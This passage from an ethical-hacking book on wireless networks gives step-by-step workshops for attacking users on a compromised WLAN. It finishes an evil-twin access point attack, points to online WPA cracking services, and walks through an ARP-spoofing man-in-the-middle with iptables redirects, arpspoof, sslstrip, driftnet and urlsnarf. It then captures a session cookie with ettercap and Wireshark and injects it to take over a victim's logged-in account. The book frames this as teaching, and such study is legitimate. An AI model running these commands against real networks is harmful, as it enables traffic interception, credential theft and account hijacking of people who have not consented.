2. If you failed, don't be discouraged, there are many factors that can influence the process. For example, if the victim is disconnected, but it keeps reconnecting to the original AP. This may mean that the original AP has greater power than the fake one. Try to increase the power (tip: use the txpower parameter of the iwconfig command) or extend the deauth attack. Another less common problem is that the airbase-ng process crashes just when you are executing the attack with aireplay-ng. This means repeating steps 8 to 11. **Note:** to avoid having to stop monitoring the twin AP, use the -a parameter in airbase-ng and assign to it the same BSSID as before.
3. So, we already have the victim browsing in the false twin AP. It is time to get up to date and install Wireshark whilst we are playing our malicious trick (if you are a fan of *The Big Bang Theory* imagine *Sheldon Cooper* saying muahaha). We can now execute Wireshark either from the command line (Wireshark) or from the graphics interface, menu **Applications -> Sniffing & Spoofing -> Wireshark.**
4. With Wireshark running we will proceed to capture packets at the at0 interface. Click the Start button (blue alert icon).




Illustration 110 - Initial Wireshark interface. We select the at0 interface of the false AP

1. We will now install a filter to analyze the HTTP traffic. To review the captured information in an unencrypted protocol such as HTTP, all we must do is click on the packet in the top window of Wireshark, then we will be able to explore the headers in the intermediate window. The data will appear both in hexadecimal format and ASCII in the bottom window, as is shown in Illustration 112.




Illustration 111 - We capture the traffic passing through the at0 interface




Illustration 112 - We can already analyze the content of the captured packets

Useful resources

- **Website:** Free online dictionary for key cracking in WPA/WPA2 networks. Free online WPA cracker with stats - besside-ng companion. (2017). Wpa.darkircop.org. retrieved in 2017 from **http://wpa.darkircop.org/**.

- **Website:** Site for free online key cracking of different types, including WPA/WPA2. GPUHASH.me - online WPA cracker and MD5, SHA1, SHA256, MD5CRYPT, NTLM, vBulletin, IPB hash brute force. (2017). Gpuhash.me. retrieved in 2017 from **https://gpuhash.me/**.

- **Paper:** Stošic, L., & Bogdanovic, M. (2012). RC4 stream cipher and possible attacks on WEP. International Journal Of Advanced Computer Science And Applications, 3(3). **http://dx.doi.org/10.14569/ijacsa.2012.030319**.

- **Paper:** Ramakrishnan, V., Venugopal, P., & Mukherjee, T. (2015). Proceedings of the International Conference on Information Engineering, Management and Security 2015: ICIEMS 2015 (Vol. 2). Association of Scientists, Developers, and Faculties (ASDF).

- **Paper:** Tews, E., & Beck, M. (2009, March). Practical attacks against WEP and WPA. In Proceedings of the second ACM conference on Wireless network security (pp. 79-86). ACM.

- **Website:** "Wireshark · Go Deep.". Wireshark.org. Retrieved on 2017, de **http://www.wireshark.org**.

Chapter 4: Bonus workshops - post-hacking attacks

We are already in the WIFI. What now?

Once inside the victim WLAN, we are back to the first phase of the **Hacking Circle.** Our first step will, therefore, be to identify the nearby wireless clients and the gateway, then to detect what ports are open, what services are being executed, what vulnerabilities these services have, what are the associated levels of risk, and check whether there are exploits which we can use to benefit from the security gaps that are present, or construct our own exploits, then execute them and take control of vulnerable equipment and spy on the information passing through the network, etc.

Checking all the phases of the Hacking Circle is beyond the scope of this book because the focus is on hacking wireless networks.

In the light of the above, I have included in this section two workshops as "bonus workshops" because I consider important to demonstrate the dangers of someone hacking our WIFI, or connecting our devices to a "free" WIFI.

If the reader wants to know more about the fundamentals of ethical hacking I am leaving very useful links in the Resources section of this chapter.

Without further argument, let us enjoy the workshops.

Workshop: MITM with arpspoof

In this workshop, our aim will be to intercept the traffic from a wireless client that passes through an AP in a WLAN which we have previously succeeded in penetrating by applying one of the known attack methods.

We call these types of attacks, in which the hacker is "in the middle" of two or more devices, "Man in the Middle attacks".

In Figures 113 and 114 we can see the pre- and post-attack scenarios respectively.




Illustration 113 - Before the attack, the traffic from the victim to the Internet passes through the AP

Resources:

- **Hacker station:** computer with Kali Linux operating system.

- **Software:** the tools arpspoof, sslstrip, driftnet, urlsnarf and Wireshark that come with Kali.

- **Hardware:** 1 wireless client and 1 AP.

- **Prerequisites:** the hacker station must be connected to the same WLAN as the victim.




Illustration 114 - After the attack, the traffic from the victim passes through the hacker station

Steps to follow:

1. First, we make sure that the hacker station can redirect the traffic (enable IP forwarding).

Command: echo '1' > /proc/sys/net/ipv4/ip_forward

1. We will then delete any previous information in the Kali firewall and add a rule to redirect the web traffic destined for ports 80 and 443 TCP to port 8080 of the hacker station.

Commands:
iptables—flush
iptables—table nat—flush
iptables—delete-chain
iptables—table nat—delete-chain
iptables -t nat -A PREROUTING -p tcp—destination-port 80 -j REDIRECT—to-port 8080
iptables -t nat -A PREROUTING -p tcp—destination-port 443 -j REDIRECT—to-port 8080

1. So now it is time to execute a MITM attack. To do this we will use the arpspoof command, which executes a type of attack called ARP cache poisoning[xxxi] or also known as ARP spoofing[xxxii]. Here the attacker sends messages of the free ARP type to change the ARP table of the targets (wireless client and AP router) and make them resolve the respective IP addresses to the MAC of the hacker station.

First, we tell the client that we are the router:
Syntax: arpspoof -i *wifi_adapter_name* -t *IP_target_client IP_gateway*
Then, we tell the gateway that we are the client:
Syntax: arpspoof -i *wifi_adapter_name* -t *IP_gateway IP_target_client*
Open the first terminal and execute:
arpspoof -i wlan0 -t 172.30.80.199 172.30.80.1
In a second terminal execute:
arpspoof -i wlan0 -t 172.30.80.1 172.30.80.199
Note: make the respective replacements according to their typology.

1. We will now make sslstrip listen via connections to port 8080 (to which we previous redirected the web traffic destined for ports 80 and 443 TCP), and we will tell it to keep the information in a capture file. SSLstrip deceives the user and the web server, making them believe that they are encrypting the traffic normally, when they are using HTTP instead of HTTPS, i.e. without encryption.

Syntax: sslstrip -k -l *port_of_listening* -w *name_file_of_capture*
At a third terminal execute:
sslstrip -k -l 8080 -w capture
Open the third terminal and monitor the capture file:
tail -f capture

1. We will then use driftnet to capture and keep in a folder all the images that pass through the network between the victims.

First, we create a directory in which to keep the images with the name we want. Open another terminal and execute the command mkdir. E.g.: mkdir imgcracker

At an additional terminal, we will execute drifnet.
Syntax: driftnet -a -d *path_to_img_dir* -p -i *wifi_adapter_name*
E.g.: driftnet -a -d imgcracker -p -i wlan0

1. To complete the task, we will then open a new terminal and execute urlsnarf, a tool which enables us to grab captures of the web addresses for accessing the victim (URLs).
2. In the illustration shown below, we can see what our desktop would look like after taking the previous steps.

Illustration 115 – The possible output of commands after executing the MITM attack.




Illustration 116 - Captured images of the web pages browsed by the victim.

1. Finally, we can now open a sniffer such as Wireshark (menu **Applications -> Sniffing & Spoofing -> Wireshark**) and review the traffic from the victims, including keys introduced by the victim on a web page which would, otherwise, have been unintelligible due to the encryption provided by SSL. See Illustration 117.

Note: this attack may also be executed in a LAN. All that you must do is change the network interface in the relevant commands. E.g. eth0 instead of wlan0.

Workshop: Hijacking sessions by stealing cookies

As a first step, this workshop requires the execution of a MITM attack, just as we did in the previous workshop, to be able to intercept the traffic generated by the victim wireless client and "steal the cookies".

But, what are cookies? In a nutshell, a cookie is a small text file which is created when we visit a web page that uses these artifacts to store information on your preferences and browsing information, including authentication.

Cookies are kept locally in your computer and are recovered by the browser when we return to that web page.

Having said this, there are, according to Verisign (2013)[xxxiii], three types of cookies:

- Session cookies
- Permanent cookies
- Third party cookies




Illustration117- Traffic from the victim captured with Wireshark for later analysis

The **session cookies** are used by websites to keep temporary information in the session, such as the items we have added to the shopping basket. Because they are of a temporary nature, these cookies are deleted when the session closes.

The **permanent cookies,** as their name suggests, are not deleted when the session closes and keep information on authentication. We have, therefore, activated the option of recording credentials in the browser. We will not need to enter the username and password to return to a web page which makes use of cookies. If we are lazy, this is an advantage. Unfortunately, if anyone succeeds in stealing our cookies, he or she will be able to authenticate him/herself with these websites and steal our identity.

Finally, the **third-party cookies** may be installed by organizations which collect information on the behavior of the user on the Internet, normally for statistical purposes.

In the workshop below we will be stealing session cookies, which is why we will be hijacking the current session of the victim, thus gaining access to the target website. However, we will lose this access when the session closes because the username/password information is not retained. This is clear unless we can change the victim's password during the impersonation, but because our objective as ethical hackers is to demonstrate vulnerability only, we will not do this. Nevertheless, it is obvious that a cracker could easily do this.

Where does the vulnerability enabling us to hijack the session lie? Well, it lies in the fact that many websites make sure that they encrypt the traffic to their servers during the authentication process using HTTPS, but then they send the session cookie without encryption to the browser through the network, which enables an attacker to capture it using a sniffer, or they use HTTP only. On the other hand, as we saw in the previous workshop, it is feasible to use tools such as sslstrip to deceive the server and the client avoiding the encryption of the session.

Resources:

- **Hacker station:** computer with Kali Linux operating system.

- **Software:** tools ettercap and Wireshark, which come with Kali, a Greasemonkey extension for Firefox and cookieinjector script.

- **Hardware:** 1 wireless client and 1 AP.

- **Prerequisite:** the hacker station must be connected to the same wireless network as the victim and must have Internet access. Moreover, because we are going to capture session cookies, the victim will have to have previously saved in the browser the username/password combination to connect to the victim site. To simplify things in the example we have created an account on a forum that uses HTTP, but the attack can be replicated at any website that conforms to the previously indicated features.

Steps to follow:

1. If we have already executed a MITM attack such as that described in the previous workshop we will be able to skip steps 2 to 5. However, if the reader wants to learn an alternative sniffing method, I suggest that he or she examine these steps.
2. On this occasion, we will be using the ettercap tool to execute the MITM attack of the ARP poisoning type. Execute the graphics interface of ettercap from Kali using the menu **Applications -> Sniffing & Spoofing -> ettercap-gui**.
3. In ettercap we then click on the menu **Sniff -> Unified Sniffing**, and when we are asked what network card we want to use, we will select the wireless interface. In the example, I have used the wlan0 interface.




Illustration 118 - Unified sniffing in ettercap




Illustration 119 - We select the wireless card

1. We then tell ettercap to scan the hosts present in the network, menu **Hosts -> Scan for Hosts**.




Illustration 120 - We scan the equipment connected to the WLAN

1. Once the scanning is complete we will execute a MITM attack. To do this click on the menu **Mitm -> ARP poisoning**. When we are asked which parameters to activate we will only select **Sniff Remote Connections**. And that is all, from then onwards we will be able to capture the traffic crossing the network.




Illustration 121 - ARP theft attack initiated.

1. At this point, we will open Wireshark, either by entering the Wireshark command in a terminal or by using the menu **Applications -> Sniffing & Spoofing -> Wireshark.**
2. Now in Wireshark, we will select the wireless interface for the sniffing and we will click the **Start** button (that of the blue alert icon). See Illustration 122.

3. So, we are now capturing the packets crossing the network (see Illustration 123). It is time to go to the wireless client who then becomes the victim. Open the browser storing the cookies with the credentials and enter the relevant web page. The authentication should take place automatically.




Illustration 122 - Initial Wireshark screen and start of packet capture in the WLAN

1. We will stop the capture in Wireshark by pressing the **Stop** button (the icon in the red square), and to make it easier to search for cookies we will add the filter **http.cookie** and we will apply it (**Apply this filter** button).
2. On completing the previous step, it is a question of looking among the packets shown, corresponding to the session start cookie of the victim. We see an example of this in the next figure. Observe in the Info section in Illustration 124 that this is a GET of the file index.php.

3. We will now select this packet. We will **right-click** on the cookie in the middle panel and select the option **Copy -> Bytes as Hex + ASCII Dump -> ..as Printable Text**.




Illustration 123 - Packets captured in the WLAN




Illustration 124 - We apply an http.cookie filter and select a session start packet

1. Very well, it is now time to import the cookie into your browser and hijack the session of the victim. The latest versions of Kali use **Firefox** as a browser. We will open **Firefox** from the bar (orange fox icon) or from the menu **Applications -> Usual Applications -> Internet -> Firefox ESR**.
2. To be able to add the captured cookie to Firefox we require an add-on called Grease Monkey. Select the option **Add-ons -> Extensions** and look for "greasemonkey". Install and restart Firefox.




Illustration 125 - We add the add-on Grease Monkey

1. Grease Monkey enables us to add additional functionalities to Firefox using scripts. The script we require to add the cookie is called "Cookie Injector"[xxxiv], the updated version of which can be found at **http://userscripts-mirror.org/scripts/show/119798**.




Illustration 126 - Cookie Injector script for Grease Monkey

1. We simply go from Firefox to the URL previously indicated and click on the button on the page that says **Install**. Grease Monkey will detect that we are trying to add a user script and ask us to confirm the installation, displaying **click on Install**. If the reader wishes to do so he/she may check the source code of the script (don't worry, it is not malware). From now on we will be able to inject the cookies that we capture in Firefox.




Illustration 127 - We install Cookie Injector

1. Finally, we will enter in Firefox the URL of the page from which we want to hijack the session, i.e. that to which the cookie corresponds (content of the **Host** field of the packet captured with Wireshark containing the cookie). See Illustration 128.




Illustration 128 - We open the browser and enter the victim portal. Note that a session has not yet been started.

1. We are now ready to inject the cookie and hijack the session. We will press the **ALT + C** combination and in the dialogue, that appears we paste the content of the clipboard (the data on the cookie we are copying from Wireshark and **click OK.**
2. Now reload the page and you are ready!! Illustration 129 shows a possible result. We will be authenticated in the portal with the credentials of the victim and we will have access to the information housed in the portal for the time the session remains open. Fun, no? :-D

Note: this attack can also be executed in a LAN.




Illustration 129 - When injecting the cookie and reloading the browser, we see that we have hijacked the victim's session in the portal

Useful resources

- **Free course:** Offensive Security. (n.d.). Metasploit Unleashed. Retrieved in 2017 from **https://www.offensive-security.com/metasploit-unleashed/**.

- **Book:** Cardwell, K., & Dalziel, H. Essential skills for hackers (1st ed.).

- **Book:** Astudillo B, Karina. (2016). Ethical hacking 101(2nd ed.).

- **Book:** Chappell, L., & Combs, G. (2013). Wireshark(R) 101 (1st ed.). Saratoga: PODBOOKS.COM, LLC.

- **Website:** Cyber Security Blog. Elixircorp S.A. Retrieved in 2017, de **http://blog.elixircorp.com**.

- **Paper:** Gallego, E., & de Vergara, J. E. L. (2004, February). Honeynets: learning from the attacker. At the XII National Internet, Telecommunications and Mobility Congress.

- **Paper:** Rey, L. C., Quiñones, T. O. L., & Alcántara, L. A. M. (2012). Tools for monitoring and analysis of traffic in data networks. Revista Telem@tica, 11(2), 46-59.

- **Paper:** Gonzales, H., Bauer, K., Lindqvist, J., McCoy, D., & Sicker, D. (2010, December). Practical defenses for evil twin attacks in 802.11. In Global Telecommunications Conference (GLOBECOM 2010), 2010 IEEE (pp. 1-6). IEEE.

Chapter 5: Defensive mechanisms

